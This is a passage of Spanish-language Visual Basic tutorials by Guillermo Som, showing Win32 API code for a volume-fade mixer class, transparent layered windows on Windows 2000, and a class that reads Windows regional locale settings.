Private Sub Class_Terminate()
    On Local Error Resume Next

    ' Cerrar el mixer
    Call mixerClose(hMixer)
```

```
    Err = 0
End Sub

Public Sub Fade(Optional ByVal Segundos As Long = 3&, _
                  Optional ByVal Pasos As Long = 8&, _
                  Optional ByVal Restaurar As Boolean = True, _
                  Optional ByVal Inverso As Boolean = True, _
                  Optional ByVal VolMin As Long = 1000&)
    '-------------------------------------------------------------------------
    ' Hacer fade llevando el volumen hasta cero         ( 1/Ago/98)
    '
    ' Parámetros:
    '   Segundos    Tiempo máximo de la duración del fade, (de 0 a Segundos)
    '   Pasos       el valor de Pasos es para la cuenta hacia atrás
    '   Restaurar   Para dejar el volumen que había antes de hacer Fade
    '   Inverso     Para hacer fade de mayor a menor
    '   VolMin      Será el volumen mínimo al que se llegará haciendo el Fade
    '-------------------------------------------------------------------------
    Dim i As Long
    Dim horaActual As Date
    Static tmpVolActual As Long
    Dim j As Long, k As Long

    ' Siempre debe ser un número negativo
    Pasos = -Abs(Pasos)

    horaActual = Now
    '
    tmpVolActual = ObtenerVolumen(hMixer, volCtrl)
    '
    If Inverso Then
        ' Obtener el valor actual del volumen, por si se cambia
        ' mientras se está tocando
        VolActual = ObtenerVolumen(hMixer, volCtrl)
        tmpVolActual = VolActual
        j = tmpVolActual
        If VolMin < 0 Then VolMin = 0
        k = VolMin
    Else
        j = tmpVolActual
        k = VolActual
        Pasos = Abs(Pasos)
    End If
    For i = j To k Step Pasos
        Call SetVolumeControl(hMixer, volCtrl, i)
        DoEvents
        If Second(Now - horaActual) >= Segundos Then
            Exit For
        End If
    Next

    tmpVolActual = ObtenerVolumen(hMixer, volCtrl)
    If Restaurar Then
        Call SetVolumeControl(hMixer, volCtrl, VolActual)
    End If
End Sub

Private Function GetVolumeControl(ByRef hMixer As Long, _
                        ByVal componentType As Long, _
```

```
                        ByVal ctrlType As Long, _
                        ByRef mxc As MIXERCONTROL) As Boolean

    ' This function attempts to obtain a mixer control.
    ' Returns True if successful.
    Dim mxlc As MIXERLINECONTROLS
    Dim mxl As MIXERLINE
    Dim hMem As Long

    mxl.cbStruct = Len(mxl)
    mxl.dwComponentType = componentType

    ' Obtain a line corresponding to the component type
    rc = mixerGetLineInfo(hMixer, mxl, MIXER_GETLINEINFOF_COMPONENTTYPE)

    If (MMSYSERR_NOERROR = rc) Then
        mxlc.cbStruct = Len(mxlc)
        mxlc.dwLineID = mxl.dwLineID
        mxlc.dwControl = ctrlType
        mxlc.cControls = 1
        mxlc.cbmxctrl = Len(mxc)

        ' Allocate a buffer for the control
        hMem = GlobalAlloc(&H40, Len(mxc))
        mxlc.pamxctrl = GlobalLock(hMem)
        mxc.cbStruct = Len(mxc)

        ' Get the control
        rc = mixerGetLineControls(hMixer, _
                                  mxlc, _
                                  MIXER_GETLINECONTROLSF_ONEBYTYPE)

        If (MMSYSERR_NOERROR = rc) Then
            GetVolumeControl = True

            ' Copy the control into the destination structure
            CopyStructFromPtr mxc, mxlc.pamxctrl, Len(mxc)

        Else
            GetVolumeControl = False
        End If

        GlobalFree (hMem)
        Exit Function
    End If

    GetVolumeControl = False
End Function

Private Function ObtenerVolumen(ByRef hMixer As Long, _
                                ByRef mxc As MIXERCONTROL) As Long
    ' Obtiene el volumen actual                          ( 1/Ago/98)
    '
    Dim mxcd As MIXERCONTROLDETAILS
    Dim vol As MIXERCONTROLDETAILS_UNSIGNED
    Dim hMem2 As Long

    mxcd.item = 0
    mxcd.dwControlID = mxc.dwControlID
    mxcd.cbStruct = Len(mxcd)
    mxcd.cbDetails = Len(vol)
```

```
    ' Allocate a buffer for the control value buffer
    hMem2 = GlobalAlloc(&H40, Len(vol))
    mxcd.paDetails = GlobalLock(hMem2)
    mxcd.cChannels = 1

    ' Get the control value
    rc = mixerGetControlDetails(hMixer, _
                                mxcd, _
                                MIXER_GETCONTROLDETAILSF_VALUE)

    '
    ' Copy the data into the control value buffer
    CopyStructFromPtr vol, mxcd.paDetails, Len(vol)
    '
    GlobalFree (hMem2)

    If (rc = MMSYSERR_NOERROR) Then
        ObtenerVolumen = vol.dwValue
        RaiseEvent CambioVolumen(vol.dwValue)
    Else
        ObtenerVolumen = -1&
        RaiseEvent CambioVolumen(-1&)
    End If
End Function

Private Function SetVolumeControl(ByVal hMixer As Long, _
                        mxc As MIXERCONTROL, _
                        ByVal volume As Long) As Boolean
    ' This function sets the value for a volume control.
    ' Returns True if successful
    Dim mxcd As MIXERCONTROLDETAILS
    Dim vol As MIXERCONTROLDETAILS_UNSIGNED
    Dim hMem As Long

    mxcd.item = 0
    mxcd.dwControlID = mxc.dwControlID
    mxcd.cbStruct = Len(mxcd)
    mxcd.cbDetails = Len(vol)

    ' Allocate a buffer for the control value buffer
    hMem = GlobalAlloc(&H40, Len(vol))
    mxcd.paDetails = GlobalLock(hMem)
    mxcd.cChannels = 1
    vol.dwValue = volume

    ' Copy the data into the control value buffer
    CopyPtrFromStruct mxcd.paDetails, vol, Len(vol)

    ' Set the control value
    rc = mixerSetControlDetails(hMixer, _
                                mxcd, _
                                MIXER_SETCONTROLDETAILSF_VALUE)

    GlobalFree (hMem)
    If (MMSYSERR_NOERROR = rc) Then
        SetVolumeControl = True
    Else
        SetVolumeControl = False
    End If
```

```
    RaiseEvent CambioVolumen(volume)
End Function

Private Function AbrirMixer() As Long
    '
    ' Abre el Mixer y devuelve el valor del volumen actual
    ' Si no se puede abrir, devolverá -1
    '                                                    ( 1/Ago/98)
    '
'
'    // Open the mixer. This opens the mixer with a deviceID of 0. If you
'    // have a single sound card/mixer, then this will open it. If you have
'    // multiple sound cards/mixers, the deviceIDs will be 0, 1, 2, and
'    // so on.
'    rc = mixerOpen(&hMixer, 0,0,0,0);
'    if (MMSYSERR_NOERROR == rc) {
'            // Couldn't open the mixer.
'    }
'
    ' Open the mixer with deviceID 0.
    rc = mixerOpen(hMixer, 0, 0, 0, 0)
    If ((MMSYSERR_NOERROR <> rc)) Then
        AbrirMixer = -1
        Exit Function
    End If

    ' Get the waveout volume control
    ok = GetVolumeControl(hMixer, _
                          MIXERLINE_COMPONENTTYPE_DST_SPEAKERS, _
                          MIXERCONTROL_CONTROLTYPE_VOLUME, _
                          volCtrl)

    If (ok = True) Then
        AbrirMixer = ObtenerVolumen(hMixer, volCtrl)
    Else
        AbrirMixer = -1
    End If
End Function

Private Sub CerrarMixer()
    ' Cerrar el mixer
    Call mixerClose(hMixer)
End Sub

Public Property Get Volumen() As Long
    ' Obtener el volumen del sistema
    Volumen = ObtenerVolumen(hMixer, volCtrl)
End Property

Public Property Let Volumen(ByVal NewValue As Long)
    ' Asignar un nuevo valor para el volumen
    '
    ' Los valores máximo y mínimo estarán dentro del rango de:
    ' volCtrl.lMinimum y volCtrl.lMaximum
    If Not (NewValue > volCtrl.lMaximum Or NewValue < volCtrl.lMinimum) Then
        Call SetVolumeControl(hMixer, volCtrl, NewValue)
    End If
End Property

Public Property Get MinVol() As Long
```

```
    ' Devuelve el valor mínimo del volumen (suele ser cero)
    MinVol = volCtrl.lMinimum
End Property

Public Property Get MaxVol() As Long
    ' Devuelve el valor máximo del mixer, normalmente 65535
    MaxVol = volCtrl.lMaximum
End Property
```

El código del ejemplo, con una imagen del formulario:

```
'
'-------------------------------------------------------------------------
' Prueba de la clase cVolumen                                   (09/Jul/99)
'
' ©Guillermo 'guille' Som, 1999
'-------------------------------------------------------------------------
Option Explicit

Private WithEvents m_cVol As cVolumen   ' Clase para manipular el volumen
Private m_VolIni As Long                ' Valor del volumen al iniciar el programa

Private Sub cmdFade_Click(Index As Integer)
    ' Hacer fade
    ' Si Index = 0 se hará descendiendo el volumen
    ' Si Index = 1 se hará aumentando   el volumen
    If Index = 0 Then
        m_cVol.Fade Restaurar:=False, Inverso:=True, VolMin:=4000
        'm_cVol.Fade 3, 8, False, True, 4000
    Else
        m_cVol.Fade Segundos:=2, Pasos:=16, Inverso:=False
        'm_cVol.Fade 2, 16, True, False
    End If

    ' Mostrar el volumen actual
    ' (usarlo si no se quiere declarar con WithEvents)
    'txtVol = m_cVol.Volumen
End Sub

Private Sub cmdRestaurar_Click()
```

```
    ' Restaurar el volumen inicial
    m_cVol.Volumen = m_VolIni
    txtVol = m_VolIni
End Sub

Private Sub cmdVolumen_Click()
    m_cVol.Volumen = txtVol
End Sub

Private Sub Form_Load()
    Set m_cVol = New cVolumen

    With m_cVol
        ' Leer el volumen inicial, por si se restaura
        m_VolIni = .Volumen
        ' asignar el volumen actual, si no se ha declarado con WintEvents
        'txtVol = m_VolIni
        ' Mostrar los valores mínimo y máximo del nivel de volumen
        Label1(1) = "Min: " & .MinVol & " - Max: " & .MaxVol
    End With
End Sub

Private Sub Form_QueryUnload(Cancel As Integer, UnloadMode As Integer)
    ' Restaurar el volumen inicial
    cmdRestaurar_Click
End Sub

Private Sub Form_Unload(Cancel As Integer)
    Set m_cVol = Nothing

    Set fTestVol = Nothing
End Sub

Private Sub m_cVol_CambioVolumen(ByVal VolumenActual As Long)
    txtVol = VolumenActual
End Sub

Private Sub txtVol_KeyPress(KeyAscii As Integer)
    If KeyAscii = 13 Then
        KeyAscii = 0
        cmdVolumen_Click
    End If
End Sub
```

Layered Windows desde Visual Basic

(o cómo hacer ventanas transparentes en Windows 2000/XP)

Publicado: 04/May/2000
Actualizado: 24/Abr/2000

Si has tenido la oportunidad de "ver" el Windows 2000, (en cualquiera de sus versiones), seguramente habrás notado la transición que hacen los menús al mostrarse e incluso el cursor con sombreado transparente... Todo esto es posible gracias a que Windows 2000 tiene "funciones" para hacer formularios transparentes...

Sí, ya sé que lo de hacer formularios transparente en Visual Basic es fácil..., (al menos después de que nuestro colega Luis Sanz nos proporcionara un control para hacer los formularios transparentes, si no sabes de que estoy hablando, sigue este link.); pero de lo que estamos hablando es de una transparencia "total", además manejada por el propio sistema operativo, en este caso sólo en el Windows 2000, (no se si la nueva versión del Windows 98 (Millenium) lo tendrá... así que, hasta que no salga, habrá que esperar...)

La cuestión es que leyendo, hace unos días, un artículo aparecido en el **MSDN news** del pasado Enero/Febrero 2000, me "calenté" con el tema este... la cuestión, según la planteaban, era fácil, simplemente había que cambiar un "bit" del estilo de la ventana para que fuese **WM_EX_LAYERED**, llamar a una función del API para hacer que fuese transparente y ya está.
El código mostrado era este:

```
'
// Set WS_EX_LAYERED on this window
SetWindowLong(hWnd, GWL_EXSTYLE, GetWindowLong(hWnd, GWL_EXSTYLE) | WS_EX_LAYERED);

// Make this window 70% alpha
SetLayeredWindowAttributes(hWnd, 0, (255 * 70) / 100, LWA_ALPHA);
```

El primer problema con el que me topé era que no encontré el valor de la constante WS_EX_LAYERED; pero, para algo están los grupos de noticias, así que hice lo que muchos tendríais que hacer antes de enviarme consultas... (je, je), es decir, pregunté por el valor de esa constante en un grupo de noticias y al día siguiente ya tenía la respuesta... (Mi agradecimiento a Bill McCarthy y a Tomas Restrepo por facilitarme el valor de esa constante y a Tomás por indicarme dónde encontrar la definición de la misma)
En el fichero de cabecera WinUser.h en el que estaba el valor de esa constante, así como la de **LWA_ALPHA**, encontré también la definición (en C) de la función **SetLayeredWindowAttributes**, lo que quedaba era convertirla al Visual Basic y probarla...

Aquí tienes las declaraciones en formato Visual Basic de las constantes y la susodicha función:

```
'
Private Const WS_EX_LAYERED As Long = &H80000
Private Const LWA_ALPHA As Long = &H2
'
Private Declare Function SetLayeredWindowAttributes Lib "user32" _
    (ByVal hWnd As Long, ByVal crKey As Long, _
    ByVal bAlpha As Long, ByVal dwFlags As Long) As Long
```

Lo siguiente era probarla... por supuesto, como he dicho antes, en Windows 2000, ya que en Windows 98 no existe esa función en el fichero user32.
Esto es lo que hay que hacer para que se convierta en un formulario transparente: (después veremos el código completo)

```
'// Set WS_EX_LAYERED on this window
Call SetWindowLong(hWnd, GWL_EXSTYLE, GetWindowLong(hWnd, GWL_EXSTYLE) Or WS_EX_LAYERED)

'// Make this window 70% alpha
Call SetLayeredWindowAttributes(hWnd, 0, (255 * 70) / 100, LWA_ALPHA)
```

Fíjate en el tercer parámetro, el que le indica a la función que porcentaje de transparencia queremos, los valores que puede tomar van desde 0 a 255.

En el programilla de ejemplo, además de poder hacer transparente un formulario, pudiendo seleccionar la cantidad de "transparencia" del mismo, he añadido hacer un efecto "fade", es decir que el formulario aparezca desde transparente hasta normal.

Veamos una "foto" del formulario transparente en ejecución y después veremos el código, con todas las declaraciones de las funciones del API usadas en el mismo.

El formulario transparente en funcionamiento.

```
'
'--------------------------------------------------------------------------
' Prueba de WS_EX_LAYERED                                        (24/Abr/00)
' Sólo para Windows 2000
'
' ©Guillermo 'guille' Som, 2000
'
' Parte del código está basado en un ejemplo de C++ publicado en:
' MSDN news January/February 2000 Volume 9, Number 1
' Autores: Vadim Gorokhovsky y Lou Amadio
'
' Agradecimientos a Bill McCarthy y Tomas Restrepo por facilitarme el valor
' de WS_EX_LAYERED
'--------------------------------------------------------------------------
Option Explicit

Private mAlpha As Long

' Declaraciones para Layered Windows (sólo Windows 2000 y superior)
Private Const WS_EX_LAYERED As Long = &H80000
Private Const LWA_ALPHA As Long = &H2
'
Private Declare Function SetLayeredWindowAttributes Lib "user32" _
    (ByVal hWnd As Long, ByVal crKey As Long, _
    ByVal bAlpha As Long, ByVal dwFlags As Long) As Long
```

```
'--------------------------------------------------------------------------
Private Const GWL_EXSTYLE = (-20)

Private Declare Function SetWindowLong Lib "user32" Alias "SetWindowLongA" _
    (ByVal hWnd As Long, ByVal nIndex As Long, ByVal dwNewLong As Long) As Long

Private Declare Function GetWindowLong Lib "user32" Alias "GetWindowLongA" _
    (ByVal hWnd As Long, ByVal nIndex As Long) As Long


Private Const RDW_INVALIDATE = &H1
Private Const RDW_ERASE = &H4
Private Const RDW_ALLCHILDREN = &H80
Private Const RDW_FRAME = &H400

Private Declare Function RedrawWindow2 Lib "user32" Alias "RedrawWindow" _
    (ByVal hWnd As Long, ByVal lprcUpdate As Long, ByVal hrgnUpdate As Long, _
    ByVal fuRedraw As Long) As Long


Private Sub cmdFade_Click()
    ' Hacer efecto Fade
    '
    If cmdFade.Caption = "Hacer &Fade" Then
        cmdFade.Caption = "Quitar &Fade"

        ' Guardar el valor actual del TextBox
        With txtAlpha
            .Tag = .Text
        End With

        ' Para que no se ponga negra antes de empezar el fade,
        ' seguramente es una chapuza, pero ¡funciona!
        Hide
        txtAlpha = "1"
        cmdLayered_Click 0
        Show

        '// Set WS_EX_LAYERED on this window
        Call SetWindowLong(hWnd, GWL_EXSTYLE, GetWindowLong(hWnd, GWL_EXSTYLE) Or WS_EX_LAYERED)

        ' Empezar el efecto desde 20% de transparencia
        Const cAlpha As Long = 20

        mAlpha = cAlpha

        Timer1.Interval = txtInterval
        Timer1.Enabled = True
    Else
        cmdFade.Caption = "Hacer &Fade"
        Timer1.Enabled = False
        ' Quitar el efecto Layered
        cmdLayered_Click 1
        ' Volver a dejar el valor que había
        With txtAlpha
            .Text = .Tag
        End With
    End If

End Sub


Private Sub cmdLayered_Click(Index As Integer)

    If Index = 0 Then                   ' Aplicar el efecto
        Dim tAlpha As Long

        tAlpha = Val(txtAlpha)
        If tAlpha < 1 Or tAlpha > 100 Then
            tAlpha = 70
        End If
```

```
        '// Set WS_EX_LAYERED on this window
        Call SetWindowLong(hWnd, GWL_EXSTYLE, GetWindowLong(hWnd, GWL_EXSTYLE) Or WS_EX_LAYERED)

        '// Make this window tAlpha% alpha
        Call SetLayeredWindowAttributes(hWnd, 0, (255 * tAlpha) / 100, LWA_ALPHA)

    Else                                ' Quitar el efecto
        '// Remove WS_EX_LAYERED from this window styles
        Call SetWindowLong(hWnd, GWL_EXSTYLE, GetWindowLong(hWnd, GWL_EXSTYLE) And Not
WS_EX_LAYERED)

        '// Ask the window and its children to repaint
        Call RedrawWindow2(hWnd, 0&, 0&, RDW_ERASE Or RDW_INVALIDATE Or RDW_FRAME Or
RDW_ALLCHILDREN)
    End If
End Sub


Private Sub cmdSalir_Click()
    Unload Me
End Sub


Private Sub Form_Load()
    ' Deshabilitar el temporizador
    Timer1.Enabled = False

    ' Aplicar el efecto
    cmdLayered_Click 0
End Sub


Private Sub Timer1_Timer()
    ' Mostrar el valor...
    txtAlpha = mAlpha

    '// Make this window tAlpha% alpha
    Call SetLayeredWindowAttributes(hWnd, 0, (255 * mAlpha) / 100, LWA_ALPHA)

    mAlpha = mAlpha + 10
    If mAlpha > 100 Then
        Timer1.Enabled = False
        cmdLayered_Click 1
        cmdFade.Caption = "Hacer &Fade"
        ' Volver a dejar el valor que había
        With txtAlpha
            .Text = .Tag
        End With
    End If
End Sub
```

Bueno, esto es todo... espero que pueda serte de utilidad.

Nos vemos.
Guillermo

cLocaleInfo

Una clase para obtener la configuración regional de Windows

Publicado: 23/Mar/2001
Actualizado: 29/Oct/2002

Esta clase la tenía por ahí medio olvidada, (la hice en Septiembre del 99 y ni me acordaba que la tenía) y hoy la he desempolvado para que puedas usarla, si así lo crees conveniente, no voy a ser yo el que te obligue a usarla... ¡faltaría más!

Si no quieres usarla en forma de clase, al menos puedes tomar la parte que necesites, por ejemplo el formato de la fecha, el signo decimal, etc. Aquí te dejo el código, tanto de la clase como de una pequeña prueba para mostrar la información de la configuración regional (local) del Windows.

Espero que te sea de utilidad.
Nos vemos.
Guillermo

Nota del 29/Oct/02:
Gracias a José María Mata por la información del "pequeño" bug en la función TrimNull, aunque no por eso dejaba de ser funcional, pero así es más correcto.
El código incluido en el zip ya tiene corregido ese fallo.
El código mostrado, está "coloreado" para que resulte más fácil la lectura.

Este Link al fichero ZIP con el código de ejemplo: LocaleInfo.zip 5.41 KB

```
'------------------------------------------------------------------------
' CLocaleInfo                                                  (03/Sep/99)
' Clase para obtener la información del idioma actual del sistema
'
' Probado en Windows 2000 Professional                        (23/Mar/01)
' Cambio en la función TrimNull                               (29/Oct/02)
'
' ©Guillermo 'guille' Som, 1999-2002
'------------------------------------------------------------------------
Option Explicit

' LCID del idioma actual
Private LCID As Long
' Longitud del buffer para obtener la información
Private Const MAX_LOCALE_BUF As Long = 256&

' formato de la fecha
Public Enum eDateOrder
    MDY = 0 ' Month-Day-Year
    DMY = 1 ' Day-Month-Year
    YMD = 2 ' Year-Month-Day
End Enum

'------------------------------------------------------------------------
' Funciones del API para la información local
'------------------------------------------------------------------------
'Private Type FILETIME
'    dwLowDateTime As Long
'    dwHighDateTime As Long
```

```
'End Type

Private Type SYSTEMTIME
    wYear As Integer
    wMonth As Integer
    wDayOfWeek As Integer
    wDay As Integer
    wHour As Integer
    wMinute As Integer
    wSecond As Integer
    wMilliseconds As Integer
End Type

'Private Declare Function GetUserDefaultLangID Lib "kernel32" () As Integer
Private Declare Function GetSystemDefaultLangID Lib "kernel32" () As Integer
Private Declare Function SetLocaleInfo Lib "kernel32" Alias "SetLocaleInfoA" _
    (ByVal Locale As Long, ByVal LCType As Long, _
    ByVal lpLCData As String) As Long
Private Declare Function GetLocaleInfo Lib "kernel32" Alias "GetLocaleInfoA" _
    (ByVal Locale As Long, ByVal LCType As Long, _
    ByVal lpLCData As String, ByVal cchData As Long) As Long
Private Declare Function GetTimeFormat Lib "kernel32" Alias "GetTimeFormatA" _
    (ByVal Locale As Long, ByVal dwFlags As Long, _
    lpTime As SYSTEMTIME, ByVal lpFormat As String, _
    ByVal lpTimeStr As String, ByVal cchTime As Long) As Long
Private Declare Function GetDateFormat Lib "kernel32" Alias "GetDateFormatA" _
    (ByVal Locale As Long, ByVal dwFlags As Long, _
    lpDate As SYSTEMTIME, ByVal lpFormat As String, _
    ByVal lpDateStr As String, ByVal cchDate As Long) As Long

'------------------------------------------------------------------------------
' Constantes
'------------------------------------------------------------------------------
' Locale Types.
' These types are used for the GetLocaleInfo NLS API routine.
'
Public Enum eLocaleInfo
    LOCALE_ILANGUAGE = &H1                  '  language id
    LOCALE_SLANGUAGE = &H2                  '  localized name of language
    LOCALE_SENGLANGUAGE = &H1001            '  English name of language
    LOCALE_SABBREVLANGNAME = &H3            '  abbreviated language name
    LOCALE_SNATIVELANGNAME = &H4            '  native name of language
    LOCALE_ICOUNTRY = &H5                   '  country code
    LOCALE_SCOUNTRY = &H6                   '  localized name of country
    LOCALE_SENGCOUNTRY = &H1002             '  English name of country
    LOCALE_SABBREVCTRYNAME = &H7            '  abbreviated country name
    LOCALE_SNATIVECTRYNAME = &H8            '  native name of country
    LOCALE_IDEFAULTLANGUAGE = &H9           '  default language id
    LOCALE_IDEFAULTCOUNTRY = &HA            '  default country code
    LOCALE_IDEFAULTCODEPAGE = &HB           '  default code page
    '
    LOCALE_SLIST = &HC                      '  list item separator
    LOCALE_IMEASURE = &HD                   '  0 = metric, 1 = US
    '
    LOCALE_SDECIMAL = &HE                   '  decimal separator
    LOCALE_STHOUSAND = &HF                  '  thousand separator
    LOCALE_SGROUPING = &H10                 '  digit grouping
    LOCALE_IDIGITS = &H11                   '  number of fractional digits
    LOCALE_ILZERO = &H12                    '  leading zeros for decimal
    LOCALE_SNATIVEDIGITS = &H13             '  native ascii 0-9
    '
    LOCALE_SCURRENCY = &H14                 '  local monetary symbol
    LOCALE_SINTLSYMBOL = &H15               '  intl monetary symbol
    LOCALE_SMONDECIMALSEP = &H16            '  monetary decimal separator
    LOCALE_SMONTHOUSANDSEP = &H17           '  monetary thousand separator
    LOCALE_SMONGROUPING = &H18              '  monetary grouping
```

```
LOCALE_ICURRDIGITS = &H19               '  # local monetary digits
LOCALE_IINTLCURRDIGITS = &H1A           '  # intl monetary digits
LOCALE_ICURRENCY = &H1B                 '  positive currency mode
LOCALE_INEGCURR = &H1C                  '  negative currency mode
'
LOCALE_SDATE = &H1D                     '  date separator
LOCALE_STIME = &H1E                     '  time separator
LOCALE_SSHORTDATE = &H1F                '  short date format string
LOCALE_SLONGDATE = &H20                 '  long date format string
LOCALE_STIMEFORMAT = &H1003             '  time format string
LOCALE_IDATE = &H21                     '  short date format ordering
LOCALE_ILDATE = &H22                    '  long date format ordering
LOCALE_ITIME = &H23                     '  time format specifier
LOCALE_ICENTURY = &H24                  '  century format specifier
LOCALE_ITLZERO = &H25                   '  leading zeros in time field
LOCALE_IDAYLZERO = &H26                 '  leading zeros in day field
LOCALE_IMONLZERO = &H27                 '  leading zeros in month field
LOCALE_S1159 = &H28                     '  AM designator
LOCALE_S2359 = &H29                     '  PM designator
'
LOCALE_SDAYNAME1 = &H2A                 '  long name for Monday
LOCALE_SDAYNAME2 = &H2B                 '  long name for Tuesday
LOCALE_SDAYNAME3 = &H2C                 '  long name for Wednesday
LOCALE_SDAYNAME4 = &H2D                 '  long name for Thursday
LOCALE_SDAYNAME5 = &H2E                 '  long name for Friday
LOCALE_SDAYNAME6 = &H2F                 '  long name for Saturday
LOCALE_SDAYNAME7 = &H30                 '  long name for Sunday
LOCALE_SABBREVDAYNAME1 = &H31           '  abbreviated name for Monday
LOCALE_SABBREVDAYNAME2 = &H32           '  abbreviated name for Tuesday
LOCALE_SABBREVDAYNAME3 = &H33           '  abbreviated name for Wednesday
LOCALE_SABBREVDAYNAME4 = &H34           '  abbreviated name for Thursday
LOCALE_SABBREVDAYNAME5 = &H35           '  abbreviated name for Friday
LOCALE_SABBREVDAYNAME6 = &H36           '  abbreviated name for Saturday
LOCALE_SABBREVDAYNAME7 = &H37           '  abbreviated name for Sunday
LOCALE_SMONTHNAME1 = &H38               '  long name for January
LOCALE_SMONTHNAME2 = &H39               '  long name for February
LOCALE_SMONTHNAME3 = &H3A               '  long name for March
LOCALE_SMONTHNAME4 = &H3B               '  long name for April
LOCALE_SMONTHNAME5 = &H3C               '  long name for May
LOCALE_SMONTHNAME6 = &H3D               '  long name for June
LOCALE_SMONTHNAME7 = &H3E               '  long name for July
LOCALE_SMONTHNAME8 = &H3F               '  long name for August
LOCALE_SMONTHNAME9 = &H40               '  long name for September
LOCALE_SMONTHNAME10 = &H41              '  long name for October
LOCALE_SMONTHNAME11 = &H42              '  long name for November
LOCALE_SMONTHNAME12 = &H43              '  long name for December
LOCALE_SABBREVMONTHNAME1 = &H44         '  abbreviated name for January
LOCALE_SABBREVMONTHNAME2 = &H45         '  abbreviated name for February
LOCALE_SABBREVMONTHNAME3 = &H46         '  abbreviated name for March
LOCALE_SABBREVMONTHNAME4 = &H47         '  abbreviated name for April
LOCALE_SABBREVMONTHNAME5 = &H48         '  abbreviated name for May
LOCALE_SABBREVMONTHNAME6 = &H49         '  abbreviated name for June
LOCALE_SABBREVMONTHNAME7 = &H4A         '  abbreviated name for July
LOCALE_SABBREVMONTHNAME8 = &H4B         '  abbreviated name for August
LOCALE_SABBREVMONTHNAME9 = &H4C         '  abbreviated name for September
LOCALE_SABBREVMONTHNAME10 = &H4D        '  abbreviated name for October
LOCALE_SABBREVMONTHNAME11 = &H4E        '  abbreviated name for November
LOCALE_SABBREVMONTHNAME12 = &H4F        '  abbreviated name for December
LOCALE_SABBREVMONTHNAME13 = &H100F
'
LOCALE_SPOSITIVESIGN = &H50             '  positive sign
LOCALE_SNEGATIVESIGN = &H51             '  negative sign
LOCALE_IPOSSIGNPOSN = &H52              '  positive sign position
LOCALE_INEGSIGNPOSN = &H53              '  negative sign position
LOCALE_IPOSSYMPRECEDES = &H54           '  mon sym precedes pos amt
```

```
    LOCALE_IPOSSEPBYSPACE = &H55            '  mon sym sep by space from pos amt
    LOCALE_INEGSYMPRECEDES = &H56           '  mon sym precedes neg amt
    LOCALE_INEGSEPBYSPACE = &H57            '  mon sym sep by space from neg amt
End Enum
' Time Flags for GetTimeFormatW.
Private Const TIME_NOMINUTESORSECONDS = &H1 '  do not use minutes or seconds
Private Const TIME_NOSECONDS = &H2          '  do not use seconds
Private Const TIME_NOTIMEMARKER = &H4       '  do not use time marker
Private Const TIME_FORCE24HOURFORMAT = &H8  '  always use 24 hour format

' Date Flags for GetDateFormatW.
Private Const DATE_SHORTDATE = &H1          '  use short date picture
Private Const DATE_LONGDATE = &H2           '  use long date picture

Public Function NativeLanguage() As String
    ' Devuelve el idioma actual, en el propio idioma
    NativeLanguage = LocaleInfo(LOCALE_SNATIVELANGNAME)
End Function
Public Function Language() As String
    ' Devuelve el idioma actual
    Language = LocaleInfo(LOCALE_SLANGUAGE)
End Function

Public Function Thousands() As String
    ' Devuelve el signo de los miles
    Thousands = LocaleInfo(LOCALE_STHOUSAND)
End Function

Public Function sDecimal() As String
    ' Devuelve el signo decimal
    sDecimal = LocaleInfo(LOCALE_SDECIMAL)
End Function

Private Function TrimNull(ByVal sCadena As String) As String
    ' Devuelve la cadena hasta el primer null
    ' También quita los espacios extras
    Dim i As Long

    i = InStr(sCadena, Chr$(0))
    If i Then
        'TrimNull = Left$(sCadena, i - 1)
        ' esta sería la asignación correcta                         (29/Oct/02)
        ' gracias a José María Mata
        sCadena = Left$(sCadena, i - 1)
    End If

    TrimNull = Trim$(sCadena)
End Function

Private Sub Class_Initialize()
    ' Al iniciar la clase, obtener el ID del idioma usado
    GetLCID
End Sub

Public Function GetLCID() As Long
    ' Obtener el ID del idioma usado
    ' Lo he puesto en un método público por si se quiere refrescar la información
    LCID = GetSystemDefaultLangID

    GetLCID = LCID
End Function

Public Function LocaleInfo(Optional ByVal nLocaleInfo As eLocaleInfo = LOCALE_SENGLANGUAGE) As
String
    ' Devuelve la información indicada en el parámetro
    ' Si no se especifica el parámetro,
    ' será el nombre del idioma según la norma ISO (en inglés)
```

```
    Dim sBuf As String

    sBuf = Space$(MAX_LOCALE_BUF)
    Call GetLocaleInfo(LCID, nLocaleInfo, sBuf, Len(sBuf))
    LocaleInfo = TrimNull(sBuf)
End Function

Public Function ShortDateFormat() As String
    ' Devuelve el formato de la fecha corta
    ShortDateFormat = LocaleInfo(LOCALE_SSHORTDATE)
End Function

Public Function LongDateFormat() As String
    ' Devuelve el formato de la fecha larga
    LongDateFormat = LocaleInfo(LOCALE_SLONGDATE)
End Function

Public Function NativeCountryName() As String
    ' Devuelve el nombre del pais (en el idioma propio)
    NativeCountryName = LocaleInfo(LOCALE_SNATIVECTRYNAME)
End Function
Public Function CountryName() As String
    ' Devuelve el nombre del pais (en inglés)
    CountryName = LocaleInfo(LOCALE_SCOUNTRY)
End Function

Public Function LongDateFormatOrder() As String
    ' El orden de la fecha larga (MDY, DMY, YMD)
    Dim i As eDateOrder

    i = LocaleInfo(LOCALE_ILDATE)

    If i = DMY Then
        LongDateFormatOrder = "DMY"
    ElseIf i = MDY Then
        LongDateFormatOrder = "MDY"
    Else
        LongDateFormatOrder = "YMD"
    End If
End Function

Public Function DateFormatOrder() As String
    ' El orden de la fecha corta (MDY, DMY, YMD)
    Dim i As eDateOrder

    i = LocaleInfo(LOCALE_IDATE)

    If i = DMY Then
        DateFormatOrder = "DMY"
    ElseIf i = MDY Then
        DateFormatOrder = "MDY"
    Else
        DateFormatOrder = "YMD"
    End If
End Function
```

El formulario de prueba (foto incluida)

```
'--------------------------------------------------------------------------
' Prueba de Locale Info                                          (03/Sep/99)
' Para mostrar algunos aspectos de la configuración regional
'
' Probado en Windows 2000 Professional                           (23/Mar/01)
'
' ©Guillermo 'guille' Som, 1999-2002
'--------------------------------------------------------------------------
```

```
Option Explicit

Private Sub cmdRefresh_Click()
    ActualizarLCDInfo
End Sub

Private Sub Form_Load()
    ActualizarLCDInfo
End Sub

Private Sub ActualizarLCDInfo()
    Dim tLocaleInfo As CLocaleInfo

    Set tLocaleInfo = New CLocaleInfo

    With tLocaleInfo
        Text1(0) = .LocaleInfo
        Text1(1) = .NativeLanguage
        Text1(2) = .CountryName
        Text1(3) = .NativeCountryName
        'Text1(3) = .LocaleInfo(LOCALE_SNATIVECTRYNAME)
        Text1(4) = .sDecimal
        Text1(5) = .Thousands
        Text1(6) = .ShortDateFormat
        Text1(7) = .LongDateFormat
        Text1(8) = .DateFormatOrder '& " , " & .LongDateFormatOrder
